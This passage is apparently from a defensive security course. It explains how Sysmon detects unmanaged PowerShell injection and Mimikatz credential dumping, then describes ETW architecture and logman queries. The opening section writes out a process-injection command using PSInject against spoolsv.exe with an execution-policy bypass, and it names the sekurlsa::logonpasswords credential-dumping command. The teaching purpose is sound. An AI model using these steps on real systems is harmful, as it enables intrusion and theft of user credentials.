The presence of “Microsoft .NET Runtime …”, clr.dll, and clrjit.dll should attract your attention. These 2 DLLs are used when C# code is ran as part of the runtime to execute the bytecode. If you observe these DLLs loaded in processes that typically to not reuqire them, it suggests a potential execute-assembly or unmanaged PowerShell injection attack.
To showcase unmanaged PowerShell injection, you can inject an unmanaged PowerShell-like DLL into a random process, such as spoolsv.exe. You can do that by utilizing the PSInject project in the following manner:
powershell -ep bypass
Import-Module .\Invoke-PSInject.ps1
Invoke-PSInject -ProcId [Process ID of spoolsv.exe] -PoshCode "V3JpdGUtSG9zdCAiSGVsbG8sIEd1cnU5OSEi"
After the injection, you observe that “spoolsv.exe” transitions from an unmanaged to a managed state.
Additionally, by referring to both the related “Modules” tab of Process Hacker and Sysmon Event ID 7, you can examine the DLL load information to validate the presence of the aforementioned DLLs.


Detection Example 3: Detecting Credential Dumping
Another critical aspect of cybersecurity is detecting credential dumping activities. One widely used tool for credential dumping is Mimikatz, offering various methods for extracting Windows credentials. One specifc command, sekurlsa::logonpasswords, enables the dumping of password hashes or plaintext passwords by accessing the Local Security Authority Subsystem Service. LSASS is responsible for managing user credentials and is a primary target for credential-dumping tools like Mimikatz.
To detect this activity, you can rely on a different Sysmon event. Instead of focusing on DLL loads, you shift your attention to process access events. By checking Sysmon Event ID 10, which represents “ProcessAccess” events, you can identify any suspicious attempts to access LSASS.

For instance, if you observe a random file (“AgentEXE” in this case) from a random folder attempting to access LSASS, it indicates unusual behavior. Additionally, the SourceUser being different from the TargetUser further emphasizes the abnormality. It’s also worth noting that as part of the mimikatz-based credential dumping process, the user must request SeDebugPrivileges. As the name suggests, it’s primarily used for debugging. This can be another IOC.
Event Tracing for Windows
In the realm of effective threat detection and incident response, you often find yourself relying on the limited log data at your disposal. However, this approach falls short of fully harnessing the immense wealth of information that can be derived from the powerful resource known as Event Tracing for Windows (ETW). Unfortunately, this oversight can be attributed to a lack of awareness and appreciation for the comprehensive and intricate insights that ETW can offer.
What is Event Tracing for Windows (ETW)?
According to Microsoft, ETW is a general-purpose, high-speed tracing facility provided by the OS. Using a buffering and logging mechanism implemented in the kernel, ETW provides a tracing mechanism for events raised by both user-mode applications and kernel-mode device drivers.
ETW, functioning as a high-performance event tracing mechanism deeply embedded within Microsoft OS, presents an unparalleled opportunity to bolster your defense capabilities. Its architecture facilitates the dynamic generation, collection, and analysis of various events occuring within the system, resulting in the creation of intricate, real-time logs that encompass a wide spectrum of activities.
By effectively leveraging ETW, you can tap into an expansive array of telemetry sources that surpass the limitations imposed by traditional log data. ETW captures a diverse set of events, spanning system calls, process creation and termination, network activity, file and registry modifications, and numerous other dimensions. These events collectively weave a detailed tapestry of system activity, furnishing invaluable context for the identification of anomalous behavior, discovery of potential security incidents, and facilitation of forensic investigations.
ETW’s versatility and extensibility are further accentuated by its seamless integration with Event Providers. These specialized components generate specific types of events and can be seamlessly incorporated into applications, OS components, or third-party software. Consequently, this integration ensures a broad coverage of potential event sources. Furthermore, ETW’s extensibility enables the creation of custom providers tailored to address specific organizational requirements, thereby fostering a targeted approach to logging and monitoring.
Notably, ETW’s lightweight nature and minimal performance impact render it an optimal telemetry solution for real-time monitoring and continuous security assessment. By selectively enabling and configuring relevant event providers, you can finely adjust the scope of data collection to align with your specific security objectives, striking a harmonious balance between the richness of information and system performance considerations.
Moreover, the existence of robust tooling and utilities, including Microsoft’s Message Analyzer and PowerShell’s Get-WinEvent cmdlet, greatly simplifies the retrieval, parsing, and analysis of ETW logs. These tools offer advanced filtering capabilities, event correlation mechanisms, and real-time monitoring features, empowering members of the blue team to extract actionable insights from the vast pool of information captured by ETW.
ETW Architecture & Components
The underlying architecture and the key components of ETW are illustrated in the following diagram from Microsoft.

- Controllers: The Controllers component, as its name implies, assumes control over all aspects related to ETW operations. It encompasses functionalities such as initiating and terminating trace sessions, as well as enabling or disabling providers within a particular trace. Trace sessions can establish subscriptions to one or multiple providers, thereby granting the providers the ability to commence logging operations. An example of a widely used controller is the built-in utility “logman.exe”, which facilitates the management of ETW activities.
At the core of ETW’s architecture is the publish-subscribe model. This model involves two primary components:
- Providers: Providers play a pivotal role in generating events and writing them to the designated ETW sessions. Applications have the ability to register ETW providers, enabling them to generate and transmit numerous events. There are four distinct types of providers utilized within ETW.
- MOF Providers: These providers are based on Managed Object Format (MOF) and are capable of generating events according to predefined MOF schemas. They offer a flexible approach to event generation and are widely used in various scenarios.
- WPP Providers: Standing for “Windows Software Trace Preprocessor”, WPP providers leverage specialized macros and annotations within the application’s source code to generate events. This type of provider is often utilitzed for low-level kernel-mode tracing and debugging purposes.
- Manifest-based Providers: Manifest-based providers represent a more contemporary form of providers within ETW. They rely on XML manifest files that define the structure and characteristics of events. This approach offers enhanced flexibility and ease of management, allowing for dynamic event generation and customization.
- TraceLogging Providers: Tracelogging providers offer a simplified and efficient approach to event generation. They leverage the TraceLogging API, introduced in recent Windows versions, which streamlines the process of event generation with minimal code overhead.
- Consumers: Consumers subscribe to specific events of interest and receive those events for further processing or analysis. By default, the events are typically directed to an .ETL (Event Trave Log) file for handling. However, an alternative consumer scenario involves leveraging the capabilities of the Windows API to process and consume the events.
- Channels: To facilitate efficient event collection and consumption, ETW relies on event channels. Event channels act as logical containers for organizing and filtering events based on their characteristics and importance. ETW supports multiple channels, each with its own defined purpose and audience. Event consumers can selectively subscribe to specific channels to receive relevant events for their respective use cases.
- ETL Files: ETW providers specialized support for writing events to disk through the use of event trace log files, commonly referred to as “ETL files”. These files serve as durable storage for events, enabling offline analysis, long-term archiving, and forensic investigations. ETW allows for seamless rotation and management of ETL files to ensure efficient storage utilization.
note
- ETW supports event providers in both kernel mode and user mode.
- Some event providers generate a significant volume of events, which can potentially overwhelm the system resources if they are constanly active. As a result, to prevent unnecessary resource consumption, these providers are typically disabled by default and are only enabled when a tracing session specifically requests their activation.
- In addition to its inherent capabilities, ETW can be extended through custom event providers.
- Only ETW provider events that have a channel property applied to them can be consumed by the event log.
Interacting with ETW
Logman is a pre-installed utility for managing ETW and Event Tracing Sessions. This tool is invaluable for creating, initiating, halting, and investigating tracing sessions. This is particularly useful when determining which sessions are set for data collection or when initiating your own data collection.
Employing the -ets parameter will allow for a direct investigation of the event tracing sessions, providing insights into system-wide tracing sessions. As an example, the Sysmon Event Tracing Sessions can be found towards the end of the displayed information.
C:\Tools> logman.exe query -ets
Data Collector Set Type Status
-------------------------------------------------------------------------------
Circular Kernel Context Logger Trace Running
Eventlog-Security Trace Running
DiagLog Trace Running
Diagtrack-Listener Trace Running
EventLog-Application Trace Running
EventLog-Microsoft-Windows-Sysmon-Operational Trace Running
EventLog-System Trace Running
LwtNetLog Trace Running
Microsoft-Windows-Rdp-Graphics-RdpIdd-Trace Trace Running
NetCore Trace Running
NtfsLog Trace Running
RadioMgr Trace Running
UBPM Trace Running
WdiContextLog Trace Running
WiFiSession Trace Running
SHS-06012023-115154-7-7f Trace Running
UserNotPresentTraceSession Trace Running
8696EAC4-1288-4288-A4EE-49EE431B0AD9 Trace Running
ScreenOnPowerStudyTraceSession Trace Running
SYSMON TRACE Trace Running
MSDTC_TRACE_SESSION Trace Running
SysmonDnsEtwSession Trace Running
MpWppTracing-20230601-115025-00000003-ffffffff Trace Running
WindowsUpdate_trace_log Trace Running
Admin_PS_Provider Trace Running
Terminal-Services-LSM-ApplicationLag-3764 Trace Running
Microsoft.Windows.Remediation Trace Running
SgrmEtwSession Trace Running
The command completed successfully.
When you examine an Event Tracing Session directly, you uncover specific session details including the Name, Max Log Size, Log Location, and the subscribed providers. This information is invaluable for incident responders. Discovering a session that records providers relevant to your interests may provide crucial logs for an investigation.
Note that the -ets parameter is vital to the command. Without it, Logman will not identify the Event Tracing Session.
For each provider subscribed to the session, you can acquire critical data:
- Name / Provider GUID: This is the exclusive identifier for the provider.
- Level: This describes the event level, indicating if it’s filtering for warning, informational, critical, or all events.
- Keywords Any: Keywords create a filter based on the kind of the event generated by the provider.
C:\Tools> logman.exe query "EventLog-System" -ets
Name: EventLog-System
Status: Running
Root Path: %systemdrive%\PerfLogs\Admin
Segment: Off
Schedules: On
Segment Max Size: 100 MB
Name: EventLog-System\EventLog-System
Type: Trace
Append: Off
Circular: Off
Overwrite: Off
Buffer Size: 64
Buffers Lost: 0
Buffers Written: 47
Buffer Flush Timer: 1
Clock Type: System
File Mode: Real-time
Provider:
Name: Microsoft-Windows-FunctionDiscoveryHost
Provider Guid: {538CBBAD-4877-4EB2-B26E-7CAEE8F0F8CB}
Level: 255
KeywordsAll: 0x0
KeywordsAny: 0x8000000000000000 (System)
Properties: 65
Filter Type: 0
Provider:
Name: Microsoft-Windows-Subsys-SMSS
Provider Guid: {43E63DA5-41D1-4FBF-ADED-1BBED98FDD1D}
Level: 255
KeywordsAll: 0x0
KeywordsAny: 0x4000000000000000 (System)
Properties: 65
Filter Type: 0
Provider:
Name: Microsoft-Windows-Kernel-General
Provider Guid: {A68CA8B7-004F-D7B6-A698-07E2DE0F1F5D}
Level: 255
KeywordsAll: 0x0
KeywordsAny: 0x8000000000000000 (System)
Properties: 65
Filter Type: 0
Provider:
Name: Microsoft-Windows-FilterManager
Provider Guid: {F3C5E28E-63F6-49C7-A204-E48A1BC4B09D}
Level: 255
KeywordsAll: 0x0
KeywordsAny: 0x8000000000000000 (System)
Properties: 65
Filter Type: 0
--- SNIP ---
The command completed successfully.
By using the logman query providers command, you generate a list of all available providers on the system, including their respective GUIDs.
C:\Tools> logman.exe query providers
Provider GUID
-------------------------------------------------------------------------------
ACPI Driver Trace Provider {DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
Active Directory Domain Services: SAM {8E598056-8993-11D2-819E-0000F875A064}
Active Directory: Kerberos Client {BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
Active Directory: NetLogon {F33959B4-DBEC-11D2-895B-00C04F79AB69}
ADODB.1 {04C8A86F-3369-12F8-4769-24E484A9E725}
ADOMD.1 {7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
Application Popup {47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
Application-Addon-Event-Provider {A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
ATA Port Driver Tracing Provider {D08BD885-501E-489A-BAC6-B7D24BFE6BBF}
AuthFw NetShell Plugin {935F4AE6-845D-41C6-97FA-380DAD429B72}
BCP.1 {24722B88-DF97-4FF6-E395-DB533AC42A1E}
BFE Trace Provider {106B464A-8043-46B1-8CB8-E92A0CD7A560}
BITS Service Trace {4A8AAA94-CFC4-46A7-8E4E-17BC45608F0A}
Certificate Services Client CredentialRoaming Trace {EF4109DC-68FC-45AF-B329-CA2825437209}
Certificate Services Client Trace {F01B7774-7ED7-401E-8088-B576793D7841}
Circular Kernel Session Provider {54DEA73A-ED1F-42A4-AF71-3E63D056F174}
Classpnp Driver Tracing Provider {FA8DE7C4-ACDE-4443-9994-C4E2359A9EDB}
Critical Section Trace Provider {3AC66736-CC59-4CFF-8115-8DF50E39816B}
DBNETLIB.1 {BD568F20-FCCD-B948-054E-DB3421115D61}
Deduplication Tracing Provider {5EBB59D1-4739-4E45-872D-B8703956D84B}
Disk Class Driver Tracing Provider {945186BF-3DD6-4F3F-9C8E-9EDD3FC9D558}
Downlevel IPsec API {94335EB3-79EA-44D5-8EA9-306F49B3A041}
Downlevel IPsec NetShell Plugin {E4FF10D8-8A88-4FC6-82C8-8C23E9462FE5}
Downlevel IPsec Policy Store {94335EB3-79EA-44D5-8EA9-306F49B3A070}
Downlevel IPsec Service {94335EB3-79EA-44D5-8EA9-306F49B3A040}
EA IME API {E2A24A32-00DC-4025-9689-C108C01991C5}
Error Instrument {CD7CF0D0-02CC-4872-9B65-0DBA0A90EFE8}
FD Core Trace {480217A9-F824-4BD4-BBE8-F371CAAF9A0D}
FD Publication Trace {649E3596-2620-4D58-A01F-17AEFE8185DB}
FD SSDP Trace {DB1D0418-105A-4C77-9A25-8F96A19716A4}
FD WNet Trace {8B20D3E4-581F-4A27-8109-DF01643A7A93}
FD WSDAPI Trace {7E2DBFC7-41E8-4987-BCA7-76CADFAD765F}
FDPHost Service Trace {F1C521CA-DA82-4D79-9EE4-D7A375723B68}
File Kernel Trace; Operation Set 1 {D75D8303-6C21-4BDE-9C98-ECC6320F9291}
File Kernel Trace; Operation Set 2 {058DD951-7604-414D-A5D6-A56D35367A46}
File Kernel Trace; Optional Data {7DA1385C-F8F5-414D-B9D0-02FCA090F1EC}
File Kernel Trace; Volume To Log {127D46AF-4AD3-489F-9165-F00BA64D5467}
FWPKCLNT Trace Provider {AD33FA19-F2D2-46D1-8F4C-E3C3087E45AD}
FWPUCLNT Trace Provider {5A1600D2-68E5-4DE7-BCF4-1C2D215FE0FE}
Heap Trace Provider {222962AB-6180-4B88-A825-346B75F2A24A}
IKEEXT Trace Provider {106B464D-8043-46B1-8CB8-E92A0CD7A560}
IMAPI1 Shim {1FF10429-99AE-45BB-8A67-C9E945B9FB6C}
IMAPI2 Concatenate Stream {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9D}
IMAPI2 Disc Master {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E91}
IMAPI2 Disc Recorder {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E93}
IMAPI2 Disc Recorder Enumerator {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E92}
IMAPI2 dll {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E90}
IMAPI2 Interleave Stream {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9E}
IMAPI2 Media Eraser {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E97}
IMAPI2 MSF {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9F}
IMAPI2 Multisession Sequential {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7EA0}
IMAPI2 Pseudo-Random Stream {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9C}
IMAPI2 Raw CD Writer {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9A}
IMAPI2 Raw Image Writer {07E397EC-C240-4ED7-8A2A-B9FF0FE5D581}
IMAPI2 Standard Data Writer {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E98}
IMAPI2 Track-at-Once CD Writer {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E99}
IMAPI2 Utilities {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E94}
IMAPI2 Write Engine {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E96}
IMAPI2 Zero Stream {0E85A5A5-4D5C-44B7-8BDA-5B7AB54F7E9B}
IMAPI2FS Tracing {F8036571-42D9-480A-BABB-DE7833CB059C}
Intel-iaLPSS-GPIO {D386CC7A-620A-41C1-ABF5-55018C6C699A}
Intel-iaLPSS-I2C {D4AEAC44-AD44-456E-9C90-33F8CDCED6AF}
Intel-iaLPSS2-GPIO2 {63848CFF-3EC7-4DDF-8072-5F95E8C8EB98}
Intel-iaLPSS2-I2C {C2F86198-03CA-4771-8D4C-CE6E15CBCA56}
IPMI Driver Trace {D5C6A3E9-FA9C-434E-9653-165B4FC869E4}
IPMI Provider Trace {651D672B-E11F-41B7-ADD3-C2F6A4023672}
KMDFv1 Trace Provider {544D4C9D-942C-46D5-BF50-DF5CD9524A50}
Layer2 Security HC Diagnostics Trace {2E8D9EC5-A712-48C4-8CE0-631EB0C1CD65}
Local Security Authority (LSA) {CC85922F-DB41-11D2-9244-006008269001}
LsaSrv {199FE037-2B82-40A9-82AC-E1D46C792B99}
Microsoft-Antimalware-AMFilter {CFEB0608-330E-4410-B00D-56D8DA9986E6}
Microsoft-Antimalware-Engine {0A002690-3839-4E3A-B3B6-96D8DF868D99}
Microsoft-Antimalware-Engine-Instrumentation {68621C25-DF8D-4A6B-AABC-19A22E296A7C}
Microsoft-Antimalware-NIS {102AAB0A-9D9C-4887-A860-55DE33B96595}
Microsoft-Antimalware-Protection {E4B70372-261F-4C54-8FA6-A5A7914D73DA}
Microsoft-Antimalware-RTP {8E92DEEF-5E17-413B-B927-59B2F06A3CFC}
Microsoft-Antimalware-Scan-Interface {2A576B87-09A7-520E-C21A-4942F0271D67}
Microsoft-Antimalware-Service {751EF305-6C6E-4FED-B847-02EF79D26AEF}
Microsoft-Antimalware-ShieldProvider {928F7D29-0577-5BE5-3BD3-B6BDAB9AB307}
Microsoft-Antimalware-UacScan {D37E7910-79C8-57C4-DA77-52BB646364CD}
Microsoft-AppV-Client {E4F68870-5AE8-4E5B-9CE7-CA9ED75B0245}
Microsoft-AppV-Client-StreamingUX {28CB46C7-4003-4E50-8BD9-442086762D12}
Microsoft-AppV-ServiceLog {9CC69D1C-7917-4ACD-8066-6BF8B63E551B}
Microsoft-AppV-SharedPerformance {FB4A19EE-EB5A-47A4-BC52-E71AAC6D0859}
Microsoft-Client-Licensing-Platform {B6CC0D55-9ECC-49A8-B929-2B9022426F2A}
Microsoft-Gaming-Services {BC1BDB57-71A2-581A-147B-E0B49474A2D4}
Microsoft-IE {9E3B3947-CA5D-4614-91A2-7B624E0E7244}
Microsoft-IE-JSDumpHeap {7F8E35CA-68E8-41B9-86FE-D6ADC5B327E7}
Microsoft-IEFRAME {5C8BB950-959E-4309-8908-67961A1205D5}
Microsoft-JScript {57277741-3638-4A4B-BDBA-0AC6E45DA56C}
Microsoft-OneCore-OnlineSetup {41862974-DA3B-4F0B-97D5-BB29FBB9B71E}
Microsoft-PerfTrack-IEFRAME {B2A40F1F-A05A-4DFD-886A-4C4F18C4334C}
Microsoft-PerfTrack-MSHTML {FFDB9886-80F3-4540-AA8B-B85192217DDF}
Microsoft-User Experience Virtualization-Admin {61BC445E-7A8D-420E-AB36-9C7143881B98}
Microsoft-User Experience Virtualization-Agent Driver {DE29CF61-5EE6-43FF-9AAC-959C4E13CC6C}
Microsoft-User Experience Virtualization-App Agent {1ED6976A-4171-4764-B415-7EA08BC46C51}
Microsoft-User Experience Virtualization-IPC {21D79DB0-8E03-41CD-9589-F3EF7001A92A}
Microsoft-User Experience Virtualization-SQM Uploader {57003E21-269B-4BDC-8434-B3BF8D57D2D5}
Microsoft-Windows Networking VPN Plugin Platform {E5FC4A0F-7198-492F-9B0F-88FDCBFDED48}
Microsoft-Windows-AAD {4DE9BC9C-B27A-43C9-8994-0915F1A5E24F}
Microsoft-Windows-ACL-UI {EA4CC8B8-A150-47A3-AFB9-C8D194B19452}
The command completed successfully.
Windows 10 includes more than 1,000 built-in providers. Moreover, Third-Party Software often incorporates its own ETW providers, especially those operating in Kernel module.
Due to the high number of providers, it’s usually advantegeous to filter them using findstr. For instance, you will see multiple results for “Winlogon” in the given example.
C:\Tools> logman.exe query providers | findstr "Winlogon"
Microsoft-Windows-Winlogon {DBE9B383-7CF3-4331-91CC-A3CB16A3B538}
Windows Winlogon Trace {D451642C-63A6-11D7-9720-00B0D03E0347}
By specifying a provider with Logman, you gain a deeper understanding of the provider’s function. This will inform you about the Keywords you can filter on, the available event levels, and which processes are currently utilizing the provider.
C:\Tools> logman.exe query providers Microsoft-Windows-Winlogon
Provider GUID
-------------------------------------------------------------------------------
Microsoft-Windows-Winlogon {DBE9B383-7CF3-4331-91CC-A3CB16A3B538}
Value Keyword Description
-------------------------------------------------------------------------------
0x0000000000010000 PerfInstrumentation
0x0000000000020000 PerfDiagnostics
0x0000000000040000 NotificationEvents
0x0000000000080000 PerfTrackContext
0x0000100000000000 ms:ReservedKeyword44
0x0000200000000000 ms:Telemetry
0x0000400000000000 ms:Measures
0x0000800000000000 ms:CriticalData
0x0001000000000000 win:ResponseTime Response Time
0x0080000000000000 win:EventlogClassic Classic
0x8000000000000000 Microsoft-Windows-Winlogon/Diagnostic
0x4000000000000000 Microsoft-Windows-Winlogon/Operational
0x2000000000000000 System System
Value Level Description
-------------------------------------------------------------------------------
0x02 win:Error Error
0x03 win:Warning Warning
0x04 win:Informational Information
PID Image
-------------------------------------------------------------------------------
0x00001710
0x0000025c
The command completed successfully.
The Microsoft-Windows-Winlogon/Diagnostic and Microsoft-Windows-Winlogon/Operational keywords reference the event logs generated from this provider.
GUI-based alternatives also exist. These are:
- Using the graphical interface of the Performance Monitor tool, you can visualize various running trace sessions. A detailed overview of a specific trace can be accessed simply by double-clicking on it. This reveals all pertinent data related to the trace, from the engaged providers and their activated features to the nature of the trace itself. Additionally, these sessions can be modified to suit your needs by incorporating or eliminating providers. Lastly, you can devise new sessions by opting for the “User Defined” category.

